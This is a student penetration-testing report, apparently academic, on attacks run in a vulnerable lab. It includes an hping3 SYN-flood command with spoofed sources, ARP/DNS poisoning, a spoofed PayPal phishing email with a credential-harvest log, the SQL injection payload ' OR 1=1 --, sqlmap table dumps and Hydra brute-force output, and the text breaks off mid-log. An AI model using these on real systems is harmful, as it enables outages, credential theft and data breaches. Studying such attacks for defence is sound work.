Attacking the Web: Penetration Testing

Mert Cihangiroglu
Jacopo Edoardo Del Col
Roberto Gentilini
Pekka Ylinen
Roman Zhukovskii

October 23, 2021

Abstract

The following project features a combination of different techniques used in penetration testing, analyzing their functioning in theory and providing examples both in an ideal case (with vulnerable targets) and in a real-life situation. First the stages of information gathering are assessed, then the different kinds of attacks are presented. SYNflood is used as an example of Denial-of-Service (DoS) attack, while ARP poisoning and DNS poisoning are introduced as Man-In-The-Middle (MITM) attacks; next, phishing is presented as an example of attack based on social engineering. Finally, server-side and client-side tests are shown: SQL injection, brute force, cookie manipulation (concerning server-side) and JavaScript (concerning client-side). The last section of the report revolves around penetration testing performed on actual web sites, both manually and automatically.

1 Introduction

This report provides information about some of the most well-known website attacks that are abused by malicious users. The following results were obtained through practical testing on purposefully vulnerable machines (OWASP, DVWA) and then replicated on actual websites with the administrator's consent. In the project, five different attack types and eight total attacks are shown. These are structured in the following fashion:

- **Denial-of-Service (DoS)**: SYNflood
- **Man-In-The-Middle (MITM)**: ARP poisoning, DNS poisoning
- **Social engineering**: phishing
- **Server-side**: SQL injection, brute force, cookie manipulation
- **Client-side**: JavaScript

2 Experimental setup and methodology

Every attack consists of seven different stages. These are as follows:

- Reconnaissance (or Information Gathering)
- Weaponization
- Delivery
- Exploitation
- Installation
- Command and Control
- Action on Objective

Information Gathering is one of the most important stages, therefore the first section of the report will start from there: the attacker tries to identify the target and find weaknesses and vulnerabilities. The various performed attacks will then be discussed, and Penetration Testing on a real website will be introduced as last. Not all the steps are going to be analyzed in this report.

OWASP Virtual Machine, Kali Linux and specifically Damn Vulnerable Web Application (DVWA) – a vulnerable website inside OWASP – and our local computers have been used in these experiments. The following tools have been employed:


- **BurpSuite**, especially its proxy function for intercepting packets
- **H3PING** to perform SYNflood attacks
- **Wireshark** to analyze network traffic
- **Sqlmap** to perform automated Sql injection attacks
- **Nmap** to scan ports and devices on the network
- **Ettercap** to perform ARP and DNS poisoning
- **De4js** as a JavaScript deobfuscator
- **Cyberchef** as a security tool for encryption, math manipulation and different hashing functions
- **Hydra** to perform brute force attacks
- **Owasp Zed Attack Proxy** for automated website vulnerability scanning and automated active attacks

3 Results and discussion

3.1 Information Gathering

To be able to perform an attack, the attacker first needs to define his target and search for weaknesses that can turn into vulnerabilities: The attacker needs to define his attack vectors and attack space. For this phase, active or passive techniques could be implemented. Although Active techniques usually need to establish a direct connection with the target, Passive Techniques can be used to gather information as well. Port Scanning can be given as an example of an Active Technique.

For this experiment, the VirtualBox Host-Only Network setting is used. In this network model, all the devices were able to connect, but the devices themselves were not reachable from outside: it is important not to connect the OWASP machine to the outer net, mainly because it is vulnerable and should not be connected to the outer network. Then Nmap was used to find the devices on LAN. Nmap itself tries to establish a TCP connection or send ICMP packets to the IP address or multiple addresses in LAN. By analyzing the packets and connections that have been performed by Nmap, It can be seen (from the figure below) that some of the connections were directly reset by the host whereas some of them kept being alive:



```
   1 0.000000000   192.168.56.102   192.168.56.1     TCP   74 59096 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1642971271 TSecr=0 WS=128
  12 0.000313893   192.168.56.1     192.168.56.102   TCP   60 80 → 59096 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  72 0.300659741   192.168.56.102   192.168.56.103   TCP   74 46978 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1617723829 TSecr=0 WS=128
  90 0.301310780   192.168.56.103   192.168.56.102   TCP   60 80 → 46978 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 143 0.306474689   192.168.56.103   192.168.56.102   TCP   60 80 → 46978 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 291 0.601557426   192.168.56.102   192.168.56.100   TCP   74 39990 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1535453608 TSecr=0 WS=128
 483 0.707585231   192.168.56.102   192.168.56.101   TCP   74 43314 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2422415363 TSecr=0 WS=128
 504 0.708246844   192.168.56.101   192.168.56.102   TCP   74 80 → 43314 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=763610 TSecr=2422415363 WS=64
 505 0.708271611   192.168.56.102   192.168.56.101   TCP   66 43314 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2422415363 TSecr=763610
 509 0.708378593   192.168.56.102   192.168.56.101   TCP   66 43314 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2422415363 TSecr=763610
1012 2.006890671   192.168.56.102   192.168.56.101   TCP   74 44522 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2422416662 TSecr=0 WS=128
1013 2.007289608   192.168.56.101   192.168.56.102   TCP   74 80 → 44522 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=763935 TSecr=2422416662 WS=64
1014 2.007325281   192.168.56.102   192.168.56.101   TCP   66 44522 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2422416662 TSecr=763935
1015 2.007392747   192.168.56.102   192.168.56.101   TCP   66 44522 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2422416662 TSecr=763935
```

Now the IP addresses of all the devices connected to this LAN are retrieved, but there is one issue with this approach. As mentioned above, Nmap tries to establish a connection with each device which is time and resource-consuming. Since we are performing this in LAN, there is another way. ARP process would be very useful. In a nutshell, what ARP does is the following: It sends an ARP request on LAN that says that we are looking for an X.X.X.X IP address who has this? If asked IP address is assigned to any device on the LAN, that device sends its MAC address to us. Thanks to this mechanism, we did not have to spend my resources. Plus this takes less time. We have followed this approach and the outcome was the same we were able to see all 4 devices connected to the network which are:

- **OWASP Machine**
- **KALI Machine (1)**
- **KALI Machine (2)**
- **Local Main Device**

This ARP protocol was particularly important for us since this approach is used in ARP poisoning which can lead to DNS Poisoning and many other attacks that professional hackers can capable of doing. As the last stage of the Information Gathering part, we have run Nmap on the devices that are connected to the network to discover what services, ports are open and used. The outcome of this command can be used to see if the versions of the services used in the specific ports are vulnerable or not. There are websites that you can find already exploited services and how you can abuse them.

3.2 Denial-of-Service: TCP SYNflood

After we did discover the IP addresses of the devices and ports, we decided to perform TCP SYNFlood. This attack is a small representation of how a DOS attack can be performed and what damages it can cause, also it shows us what are some weaknesses of the TCP protocol. We have used Hping3 tool and the command we use is the following **”sudo hping3 -d 120 -S -w 64 -p 80 –flood –rand-source 192.168.56.1 ”**. This command is stating§ that use hping3 to send **-d** for sending 120 bytes of data , **-S** to enable SYN flag, **-w** to set window size to 64 bytes, **-p** to use port 80, **–flood** states send packets as fast as possible , **–rand-source** to spoof the source IP address. Victim computer received more than 677 thousand TCP SYN packets in 10 seconds, you can see the traffic from the figure below.Local machine (Victim) tried to send SYN-ACK messages to IP addresses that don't exist. Eventually, It stopped responding and we had to turn off the device. The reason for this was the memory buffer was filled up. This attack shows us how **DoS** can be very effective and cause problems such as **Infrastructeres' availability**,**Company's reputations** ,as well as **Financial losses**, and **SLA violations between customers** .


3.3 Man-In-The-Middle: ARP and DNS poisoning

The next Attacks we covered were ARP Poisoning and DNS poisoning. ARP is used to map IP addresses and MAC addresses of the Devices. With the help of the EtterCap tool, we were able to scan the network, set the Target 1 and Target 2 then just wait. Whenever the Target 1 machine sends an ARP request to Target 2 machine which is the router, in this case, Ettercap sent our Mac address(Attacker) to the victim. As a result of this, from this moment on, Victim thinks that we are (the attacker machine) the router and the router thinks that we are the actual user. This is why this attack is called also MITM attacks. Whenever the victim tried to send any request to the router all the packets first arrived at the attacker and the attacker was able to forward them to the router and vice versa. Note that Ettercap allows us to see only HTTP requests and responses, HTTPS traffic could not have eavesdropped.

After being Man in the middle, we have configured the **Etter. dns** file and arrange a DNS record type A with TTL 20. After this moment on whenever the victim wanted to access a website let's call it desiredwebsite.com, Ettercap has intercepted the traffic and replace the actual IP address with the IP address of the Apache Web Server that runs on our machine. We did use the template of the Xbox login page which there is no difference from the original website. The Image of this website is quite big, we did not include it in the report but it can be seen in powerpoint presentation.

3.4 Social engineering: Phishing

We have performed a Phishing attack where we have connected to one of the mail servers of Unipv.it and start an SMTP session. We have spoofed the sender's mail address as it was sent by Paypal and insert the phishing website link to the mail body. Our mail has been put into spam folder by Gmail because whenever the Gmail looks at **SPF** , **Dkim**,**DMARC** records my mail automatically fails on these tests that the IP address that is coming from is not authorized for Paypal nor the Mail Server we have used. You can find the mail in the left figure below. If a victim clicks the link goes to a website and did not realize the URL, he/she would reveal his credentials to the attacker, you can see this outcome from the right figure below.


Problem with account External Spam ×

supportofpaypal@paypalcustomerservice.com
to me


from: supportofpaypal@paypalcustomerservice.com
to: mert.cihangiroglu01@universitadipavia.it
date: Jun 12, 2021, 2:34 PM
subject: Problem with account

re identified as spam in the past.

Dear Customer,
We have noticed an unusual activity on your account please visit your account and take necessary steps from the link below
http://127.0.0.1:8080/login.html

Paypal Customer Service,


(a) Phishing mail


```
[-] URL 1 : https://cd40c8c99ade.ngrok.io

[-] URL 2 : http://tiktok-free-liker@cd40c8c99ade.ngrok.io

[-] Waiting for Login Info, Ctrl + C to exit ...

[-] Victim IP Found !

[-] Victim's IP : 127.0.0.1

[-] Saved in : ip.txt

[-] Login info Found !!

[-] Account : I_am_a_genius_user@iamgenius.com

[-] Password :  noonecanguessmypassword
```

(b) Victim's Credentials

3.5 Server-Side Attacks: SQL Injection

SQL injection (SQLi) is *"an attack in which malicious code is inserted into strings that are later passed to an instance of SQL Server for parsing and execution"* [1]. It was considered one of the top 10 web application vulnerabilities of 2007 and 2010 by the *Open Web Application Security Project* and it was rated the number one attack on the *OWASP* top ten in 2013 [2]. On a vulnerable website, SQL injection can be performed directly from the URL or from a text field inside the web page. The following picture shows an example of manual attack:


Please enter username and password to view account details
Name
' OR 1=1 --
Password
View Account Details
Dont have an account? Please register here

Results for "' OR 1=1 -- ".25 records found.

Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

In this specific case, the query ran by the website is the following:

```
SELECT * FROM accounts WHERE username='[Name]' AND password='[password]'
```

A possible SQL vulnerability can be detected by writing a single quote inside the name text field. In case of a lack of protection, the website returns an error. This is because the parameter inserted by the user in the text field is read as SQL code, and the query that is actually performed will look like this:

```
SELECT * FROM accounts WHERE username=''' AND password=''
```

The third quote, which should close the `username` argument, is actually left open until the fourth quote, which is supposed to introduce the `password` argument; then, a fifth quote is open but never closed. This confused syntax causes an exception, which prompts an error.


Knowing that it is possible to write query commands directly from the **Name** text field, the result of the code written in the picture above can be analyzed:

```
SELECT * FROM accounts WHERE username='' OR 1=1 -- ' AND password=''
```

Since `1=1` is a tautology, it is always right, hence the server simply selects everything from the `accounts` table and displays it on the website ignoring the content of the `username` field. The double hyphen is used to place a single-line comment in a SQL script, so the rest of the command is overlooked when performing the query.


3.5.1 SQL Injection: Automated Attacks

Attacks like this can be automated with the appropriate tools. *Sqlmap*, for example, can perform hundreds of tests every minute and check for various kinds of vulnerabilities from a specified URL or intercepted HTTP header [3]. This program injects SQL commands similar to the one just shown by appending them directly after the URL of the target website, executing multiple following tests and elaborating the results on a log. If, for example, *Sqlmap* is asked to output the databases linked to the previous web page (or any other page connected to the same databases), the result is the following:




```
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.6.1#dev}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

available databases [34]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] gallery2
[*] getboo
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
[*] mysql
[*] nowasp
[*] orangehrm
[*] personalblog
[*] peruggia
[*] phpbb
```

From here, the user can see all the tables inside each database. For this example, the information regarding the registered users is stored inside `mutillidae`:



```
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.6.1#dev}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Database: mutillidae
[11 tables]
+-----------------------------+
| accounts                    |
| balloon_tips                |
| blogs_table                 |
| captured_data               |
| credit_cards                |
| help_texts                  |
| hitlog                      |
| level_1_help_include_files  |
| page_help                   |
| page_hints                  |
| pen_test_tools              |
+-----------------------------+

[14:39:21] [INFO] fetched data logged to text files under 'C:\Users\robyg\AppData\Local\sqlmap\output\192.168.56.105'

[*] ending @ 14:39:21 /2021-06-12/
```

All these tables can then be dumped and copied into a text file. By opening the `accounts` table, it can be seen that some of the information displayed matches the one shown in the manual experiment, so it can be assumed that the software performs a similar attack:



```
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.6.1#dev}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Database: mutillidae
Table: accounts
[19 entries]
+-----+----------+--------------+----------+-----------------------------+
| cid | is_admin | password     | username | mysignature                 |
+-----+----------+--------------+----------+-----------------------------+
| 9   | FALSE    | password     | simba    | I am a super-cat            |
| 8   | FALSE    | password     | bobby    | Hank is my dad              |
| 7   | FALSE    | password     | jim      | Jim Rome is Burning         |
| 6   | FALSE    | samurai      | samurai  | Carving Fools               |
| 5   | FALSE    | password     | bryce    | I Love SANS                 |
| 4   | FALSE    | password     | jeremy   | d1373 1337 speak            |
| 3   | FALSE    | monkey       | john     | I like the smell of confunk |
| 2   | TRUE     | somepassword | adrian   | Zombie Films Rock!          |
| 1   | TRUE     | admin        | admin    | Monkey!                     |
| 19  | FALSE    | pentest      | ed       | Commandline KungFu anyone?  |
| 18  | FALSE    | user         | user     | User Account                |
| 17  | FALSE    | stripes      | rocky    | treats?                     |
| 16  | FALSE    | tortoise     | patches  | meow                        |
| 15  | FALSE    | set          | dave     | Bet on S.E.T. FTW           |
| 14  | FALSE    | 42           | kevin    | Doug Adams rocks            |
| 13  | FALSE    | password     | john     | Do the Duggie!              |
```

3.5.2 SQL Injection: Prevention Techniques

Given that this process can be executed in a matter of minutes by any user, it is of paramount importance for web masters to implement prevention techniques. Some of the most widespread practices are:

- **Input validation**: it is a process aimed at verifying whether or not the type of input submitted by a user is allowed. It is usually implemented via PHP or JavaScript, and it prevents users from inserting sensitive characters like quotes, hyphens or percent signs.
- **Web Application Firewalls**: it is a firewall that monitors, filters and blocks data packets as they travel to and from a website or web application [4]. It can run as a network appliance, server plugin or cloud service and it intercepts HTTP packets to check for potential malicious requests (e.g. SQL injection, XSS).
- **Avoiding administrative privileges**: for web applications running queries on a database, it is important to link them to accounts with no administrative privileges, so that potentially dangerous commands like `DROP` and `DELETE` cannot be performed even when access to SQL injection commands is obtained.
- **Encryption (hashing)**: it is the process of encoding information. It is a final protection mechanism that is applied to all sensitive data, so that even when important information is retrieved by malicious users its content cannot be accessed. Hashing is an encryption technique that features a one-way function, that is, a function which is practically infeasible to invert or reverse the computation [7]. This forces hackers to employ time-consuming decryption techniques like brute-force search.
- **Escaping**: it means to escape all characters that have a special meaning in SQL with a proper function (usually in PHP). For instance, every occurrence of a single quote in a parameter will be replaced by two single quotes to form a valid SQL string literal.
- **Parametrized queries** and **stored procedures**: parametrizing a query means pre-compiling an SQL statement so that the parameters (user names, passwords etc.) that need to be inserted into the statement for it to be executed are the only part that needs to be supplied. Stored procedures allow these parameters to be stored in a data dictionary inside the database, so that they will automatically be read as variables and all the sensible characters (quotes, hyphens etc.) will not affect the query syntax.


3.6 Server-Side Attacks: Authentication Bypass

Authentication Bypass is one of the most common type of attack performed by hackers; indeed it was the number two on the *Top 10 Web Application Security Risk* list released in 2017 by *Open Web Application Security Project* [2].
With an Authentication Bypass *"an attacker gains access to an application, service, or device with the privileges of an authorized or privileged user by evading or circumventing an authentication mechanism"*. [5] There are three modalities for this attack:

- brute force
- cookie manipulation
- SQL Injection

3.6.1 Authentication Bypass: brute force

A brute-force attack is *"an attempt to discover a password by systematically trying every possible combination of letters, numbers, and symbols until you discover the one correct combination that works"*. [6] Secret assets can include, but are not limited to, passwords, encryption keys and database lookup keys. In this case study the target asset is the username/password combination used to login as admin. There are two possible ways to achieve this goal: using a *wordlist*, that is a list containing the most common words or combination of characters, or using a proper brute force attack that tries every possible combination of selected characters. Each method has its pros and cons: the first one is faster, but it also has less chance of succeeding.
The tool that we used for this experiment is the Hydra software available in the Hydra package in Kali Linux. Hydra is *a parallelized login cracker which supports numerous protocols to attack* [8].




```
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-
f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -y        disable use of symbols in bruteforce, see above
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -T TASKS  run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME  wait time for a response (32) / between connects per thread (0)
  -c TIME   wait time per login attempt over all threads (enforces -t 1)
  -4 / -6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
  -v / -V / -d  verbose mode / show login+pass for each attempt / debug mode
  -O        use old SSL v2 and v3
  -q        do not print messages about connection errors
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)
```

In the shown image we can see the syntax of the command used to execute an attack via Hydra, along with a list of its parameters. The most important ones are:


- **-l or -L**: it is used to indicate the searched username (from *login*); while *-l* is for a single word, *-L* is written in the case a wordlist is implemented instead.
- **-p or -P**: it is used to indicate the searched password; same as before, while *-p* is for a single word, *-P* is written in the case a wordlist is implemented instead.
- **-w**: it is used to set a time interval between consecutive trials, introducing a delay; it's helpful whenever we want not to trigger account lockout (more on this later).

Chosen the proper setting for the parameters, Hydra can start the attack.



```
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "adminlogon" - 55689 of 919681 [child 4] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "adminsql" - 55690 of 919681 [child 11] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "admon" - 55691 of 919681 [child 14] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "adsl" - 55692 of 919681 [child 5] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "agent" - 55693 of 919681 [child 8] (0/0)
